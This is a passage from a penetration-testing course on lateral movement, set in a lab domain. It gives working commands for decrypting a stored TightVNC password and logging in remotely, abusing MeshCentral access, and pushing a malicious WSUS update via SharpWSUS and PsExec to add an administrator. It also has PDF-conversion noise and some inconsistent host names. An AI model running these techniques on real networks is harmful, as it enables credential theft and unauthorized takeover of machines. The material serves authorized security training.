PS C:\Tools> reg query HKLM\SOFTWARE\TightVNC\Server /s
```

```
HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server
    ExtraPorts      REG_SZ
    QueryTimeout     REG_DWORD    0x1e
    QueryAcceptOnTimeout REG_DWORD    0x0
    LocalInputPriorityTimeout REG_DWORD    0x3
    LocalInputPriority REG_DWORD    0x0
    BlockRemoteInput REG_DWORD    0x0
    BlockLocalInput  REG_DWORD    0x0
    IpAccessControl  REG_SZ
    RfbPort          REG_DWORD    0x170c
    HttpPort         REG_DWORD    0x16a8
    Password         REG_BINARY    816ECB5CE758EAAA
```


The password key is `816ECB5CE758EAAA`. To obtain the plaintext credentials, we can use Metasploit Framework and the ruby shell, or native Linux tools such as `xxd`, `openssl` and `hexdump`:

```
echo -n 816ECB5CE758EAAA | xxd -r -p | openssl enc -des-cbc --nopad --
nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d | hexdump -Cv
00000000  56 4e 43 50 61 33 22 11                |VNCFake1|
00000008
```

Now that we have extracted the credentials `VNCFake1`, we can attempt to use those credentials on a remote machine. Let's open `TightVNC viewer` and set the remote host to the target machine `SRV02`:



If we are lucky, we might find a privileged account logged into the server:



**Note:** Only the console session can be captured when using VNC.

## Lateral Movement Using TightVNC from Linux

To perform lateral movement using TightVNC from a Linux machine, we will install `xtightvncviewer`, though any other compatible software can be used:

<https://t.me/CyberFreeCourses>

```
sudo apt-get install xtightvncviewer
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  tightvncpasswd
...SNIP...
```

To connect to the VNC server, we need to specify the IP address and the password. Note that to set the password from the command line, we use the option `-autopass` and pipe the password to the `vncviewer` application:

```
echo VNCFake1 | proxychains4 -q vncviewer 172.20.0.52 -autopass
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Authentication successful
Desktop name "srv02"
...SNIP...
```

In this example, the command connects to the VNC server running on `172.20.0.52`, using the password `VNCFake1`. The connection process includes enabling the TightVNC protocol extensions and performing standard VNC authentication. Once authenticated successfully, we can interact with the desktop environment of the remote machine as if we were physically present.

In case we are using a slow connection we can also add the following commands:

```
echo VNCFake1 | proxychains4 -q vncviewer 172.20.0.52 -autopass -quality 0
-nojpeg -compresslevel 1 -encodings "tight hextile" -bgr233
```

Finally, we can use `F8` to interact with the remote machine, which will give us a prompt with different options.

## Conclusion

VNC is a powerful tool for remote desktop access, commonly used in enterprise environments to provide technical support and enable remote work. However, it can also be leveraged by adversaries for lateral movement within a network. By exploiting VNC, we can control and interact with compromised systems, execute commands, transfer files, and escalate privileges. Understanding how to use VNC effectively from both Windows and Linux

environments enhances our capabilities in managing and controlling remote systems during penetration testing.

In the next section, we will explore the use of software deployment and management tools for lateral movement.

## Software Deployment and Remote Management Tools

Software deployment and remote management tools are essential for IT administrators to efficiently manage and monitor their networks. These tools streamline tasks such as software installation, patch management, configuration management, and remote control of devices. Commonly used tools include Microsoft Intune, System Center Configuration Manager (SCCM), PDQ Deploy, MeshCentral, ManageEngine Desktop Central, SolarWinds Orion, Kaseya VSA, Ivanti Endpoint Manager and others.

While these tools provide significant benefits for IT management, they can also be exploited for lateral movement. If we gain access to credentials for an account that manages these tools, we can leverage those privileges to install malicious software on remote machines and gain access to those systems.

## Exploiting Remote Management Tools for Lateral Movement

If we are in an environment and we find credentials for a software such as [MeshCentral](#), we can use it for lateral movement. [MeshCentral](#) is a powerful open-source remote management tool that allows administrators to manage and monitor devices remotely.

`MeshCentral` provides a centralized platform for managing multiple devices over the internet or a local network. It allows IT administrators to perform various tasks such as remote desktop control, file transfer, terminal access, and monitoring of devices.

The agent-based installation method used by MeshCentral involves creating a service on the remote computer that connects to the MeshCentral server via port 443 by default. As a result, even if a device has most ports blocked, it may still maintain an open connection for remote management or software deployment tools. We can exploit this configuration to move laterally within the network, abusing the open port and agent connection to gain access to and control additional devices.

## MeshCentral Enumeration

To identify if MeshCentral is installed, we can enumerate and search for open port 443.

```
nmap -p443 10.129.229.243 -sC -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-21 18:26 AST
```

<https://t.me/CyberFreeCourses>

```
Nmap scan report for 10.129.229.243
Host is up (0.13s latency).

PORT      STATE SERVICE  VERSION
443/tcp    open  ssl/https
| http-robots.txt: 1 disallowed entry
|_/
|_ssl-date: TLS randomness does not represent time
|_http-title: MeshCentral - Login
| fingerprint-strings:
...SNIP...
```

**Note:** In a hardened environment, administrators often restrict management ports to specific servers or workstations. As an attacker, we can identify if particular software is installed on a system by examining the list of installed software or scanning for open ports locally.

Let's assume we have already gained access to MeshCentral credentials. The username is `admin` and the password is `RemoteManagement01`.




There are hundreds of software that may work similarly to MeshCentral. Our task will be to read the software documentation and understand which functionalities we can abuse to perform remote code execution on the target server for lateral movement. Once we connect to MeshCentral, we can go to `My Devices` and select the device we want to interact with, in this case `SRV02`:





Once we are within the device, we can select the **Terminal** tab and click **Connect** to establish a remote session with the target server:



From here, we can perform any desired action on the target server.

## Conclusion

Using MeshCentral or any other similar software, we can easily gain access to remote computers and perform lateral movement. When we are in an environment, we need to keep our eyes open and use our creativity to find interesting ways to perform lateral movement. In the next section, we will cover how to perform lateral movement using WSUS.

## Windows Server Update Services (WSUS)



Windows Server Update Services (WSUS) is a Microsoft service that allows administrators to distribute updates and patches for Microsoft products throughout an environment in a scalable way. This solution enables internal servers to receive updates without direct internet access. WSUS is widely used in Windows corporate networks.

# WSUS Rights

Access to the WSUS service requires administrative privileges on the server where the WSUS service is installed, meaning we need a user who is a member of either the Administrator Group or the WSUS Administrator Group. To effectively use WSUS service for lateral movement, the WSUS Server must be configured on the target server to accept updates.

## WSUS Enumeration

Before we leverage this service for lateral movement. We must identify if the WSUS Server, to get this information we can query the registry

HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate key. Let's connect to SRV01 using Helen's credentials and execute the following query to identify if WSUS is configure on that server:

```
PS C:\Tools> reg query
HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate /v WUServer

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpdate
WUServer    REG_SZ    http://wsus.inlanefreight.local:8530
```

The same can be achieved using [SharpWSUS](#), which is a CSharp tool for lateral movement through WSUS (we will see more details later in this section). We can run `SharpWSUS.exe locate` to identify the WSUS server:

```
PS C:\Tools> .\SharpWSUS.exe locate
```

$\frac{1}{\sqrt{2}} \begin{pmatrix} 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 \\ 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 1 \end{pmatrix}$

Phil Keeble @ Nettitude Red Team

```
[*] Action: Locate WSUS Server
WSUS Server: http://wsus.inlanefreight.local:8530
```

```
[*] Locate complete
```

To conduct a deeper enumeration, we need to access the WSUS server. Let's connect via RDP to `WSUS` using Filiplain's credentials, username `filiplain` and password `Password1`. Once we get access to the WSUS server, we can execute `SharpWSUS.exe inspect`, and it will reveal information such as the computers managed by the WSUS server, the last update, check-in time for each computer, any Downstream Servers, and the `WSUS` groups.

```
c:\Tools> .\SharpWSUS.exe inspect
```

/ \_ || | \_ \_ \_ \_ \_ \ \ / / \_ || | | / \_ |  
 \ \_ \ | ' \_ \ / ' \_ | ' \_ \ \ \ / \ / \ \_ \ | | | \ \_ \  
 \_ ) | | | | ( \_ | | | | \_ ) \ v v / \_ ) | | | \_ )  
 | \_ / | | | \_ \ \_ , \_ | | . \_ / \ \ \ / | \_ / \ \_ / | \_ /  
 | \_ |

Phil Keeble @ Nettitude Red Team

```
[*] Action: Inspect WSUS Server
```

```
##### WSUS Server Enumeration via SQL #####
```

ServerName, WSUSPortNumber, WSUSContentLocation

WSUS, 8530, C:\WSUS\WsusContent

```
##### Computer Enumeration #####
```

ComputerName, IPAddress, OSVersion, LastCheckInTime

```
sccm.inlanefreight.local, 172.20.0.25, 10.0.17763.2510, 6/26/2024 12:14:15 PM
```

```
dc01.inlanefreight.local, 172.20.0.10, 10.0.17763.2510,  
srv01.inlanefreight.local, 172.20.0.51, 10.0.17763.2510,
```

```
##### Downstream Server Enumeration
```

#####

ComputerName, OSVersion, LastCheckInTime

```
##### Group Enumeration #####
```

GroupName

## All Computers

## Downstream Servers

## Unassigned Computers

```
[*] Inspect complete
```

**Note:** Make sure to execute `PowerShell.exe` as Administrator.

## Lateral Movement From Windows

<https://t.me/CyberFreeCourses>

Once we have access to an account with rights on the `WSUS` server, either a member of the `Administrators` or `WSUS Administrators`, our task is to create a patch that will give us command execution on the target machine. Let's use the capabilities of `SharpWSUS`, while explaining each step and technique used.

## Create a malicious patch

WSUS is restricted to executing only Microsoft-signed binaries. To craft genuine-looking but malicious patch, we will utilize `PSEXec` from `Sysinternals`, a signed Microsoft binary that allows us to execute commands. We have the binary located at `C:\Tools\sysinternals\PSEXec64.exe`.

To create a new windows update or malicious patch, we will use `SharpWSUS.exe create` as Administrator. We must specify the binary path to execute `/payload:<Path to binary>`, define the arguments for the payload with the option `/args` and optionally set the update title `/title:<Update Title>`.

To get command execution with `PSEXec`, we will add our account `Filiplain` to the `Administrators` group. To do that, we will use the following `PSEXec` arguments. First we set `-accepteula` to avoid pop-ups, `-s` to run as system, `-d` to return immediately and the command to execute `net localgroup Administrators filiplain /add`:

```
c:\Tools> .\SharpWSUS.exe create
/payload:"C:\Tools\sysinternals\PSEXec64.exe" /args:"-accepteula -s -d
cmd.exe /c net localgroup Administrators filiplain /add"
/title:"NewAccountUpdate"
```

```

  _ _ _ _ _
 /  _||| |  _ _ _ _ _ \ \      / /  _||| |  \  _|||
 \_ \ \ | ' \ / ' | ' | ' \ \ \ / \ / \_ \ | | | \_ \
  _ ) | | | ( | | | | | ) \ V V / _ ) | | | | ) |
 | _ / | | \ _ , | | | . _ / \ \ / | _ / \ \ / | _ /
      | |
      Phil Keeble @ Nettitude Red Team
```

```
[*] Action: Create Update
[*] Creating patch to use the following:
[*] Payload: PSEXec.exe
[*] Payload Path: C:\Tools\sysinternals\PSEXec.exe
[*] Arguments: -accepteula -s -d cmd.exe /c 'net localgroup Administrators
filiplain /add'
[*] Arguments (HTML Encoded): -accepteula -s -d cmd.exe /c &#39;net
localgroup Administrators filiplain /add&#39;
```

```
##### WSUS Server Enumeration via SQL #####
ServerName, WSUSPortNumber, WSUSContentLocation
-----
```

```
WSUS, 8530, C:\WSUS\WsusContent
```

```
ImportUpdate  
Update Revision ID: 101472  
PrepareXMLtoClient  
InjectURL2Download  
DeploymentRevision  
PrepareBundle  
PrepareBundle Revision ID: 101473  
PrepareXMLBundletoClient  
DeploymentRevision
```

```
[*] Update created - When ready to deploy use the following command:  
[*] SharpWSUS.exe approve /updateid:812772ce-0d8b-414b-823b-2cbc97d76126  
/computername:Target.FQDN /groupname:"Group Name"
```

```
[*] To check on the update status use the following command:  
[*] SharpWSUS.exe check /updateid:812772ce-0d8b-414b-823b-2cbc97d76126  
/computername:Target.FQDN
```


```
[*] To delete the update use the following command:  
[*] SharpWSUS.exe delete /updateid:812772ce-0d8b-414b-823b-2cbc97d76126  
/computername:Target.FQDN /groupname:"Group Name"
```

```
[*] Create complete
```


**Note:** Make sure to use `PSEXEC64.exe` if targetting a 64bit computer.

The output above gave us three commands that we can execute to complete the Windows update process, which are approve, check and delete. We will use those commands later in this section.

To see the results of our command in the WSUS Service, we can open `Windows Server Update Service` application to identify if our update got added into the server.



Let's move into Security Updates and make sure that Approval is set to Unapproved and Status is Any, and we will see the update we created with SharpWSUS named NewAccountUpdate:



**Note:** Local or remote access to the WSUS Server is required to perform this attack.

## Approve the malicious patch for deployment with SharpWSUS

To approve the malicious patch, we need to specify the computers which this patch will apply to and associate those computers with a group. We can achieve all this with SharpWSUS by

<https://t.me/CyberFreeCourses>

using the command the previous output gave us. That output has the update ID that corresponds to the update we created, it is important to make sure that we are using the right update ID. We need to use `SharpWSUS.exe approve` with the option `/updateid:<update ID>`, set the target computer with the option `/computername:<Target Computer>`, we will going to target `SRV01` and finally set the new group to be created with the option `/groupname:<Group Name>`:

```
c:\Tools> .\SharpWSUS.exe approve /updateid:812772ce-0d8b-414b-823b-2cbc97d76126 /computername:srv01.inlanefreight.local /groupname:"FastUpdates"
```

```

  ____  _
 / ____| | | |
| |  ___| | | |
| | / __| | | |
| | \__| | | |
|_| \___|_|_|_|

Phil Keeble @ Nettitude Red Team
```

[\*] Action: Approve Update

Targeting srv02.inlanefreight.local  
TargetComputer, ComputerID, TargetID

-----  
srv02.inlanefreight.local, d4e385a2-01e1-444f-b856-f857b8989b43, 1  
Group Exists = False  
Group Created: Hacker Group  
Added Computer To Group  
Approved Update

[\*] Approve complete

The tool will inform us if the group is already present before attempting to create it; if no other group exists with that name, the update will be approved and the group created. We can inspect again to confirm the `WSUS` groups:

```
c:\Tools> .\SharpWSUS.exe inspect
```

```

  ____  _
 / ____| | | |
| |  ___| | | |
| | / __| | | |
| | \__| | | |
|_| \___|_|_|_|

Phil Keeble @ Nettitude Red Team
```

```
[*] Action: Inspect WSUS Server
```

```
... SNIP ...
```

```
##### Group Enumeration #####
```

```
GroupName
```

```
-----
```

```
All Computers
```

```
Downstream Servers
```

```
FastUpdates
```


```
Unassigned Computers
```

```
[*] Inspect complete
```


## Approve the malicious patch for deployment manually

During our testing, sometimes, `SharpWSUS` won't work to automatically approve the update. We also encounter some errors when uploading `PSEXEC64.exe` once the update is approved. Let's see how we can do this process manually in case we have an error.

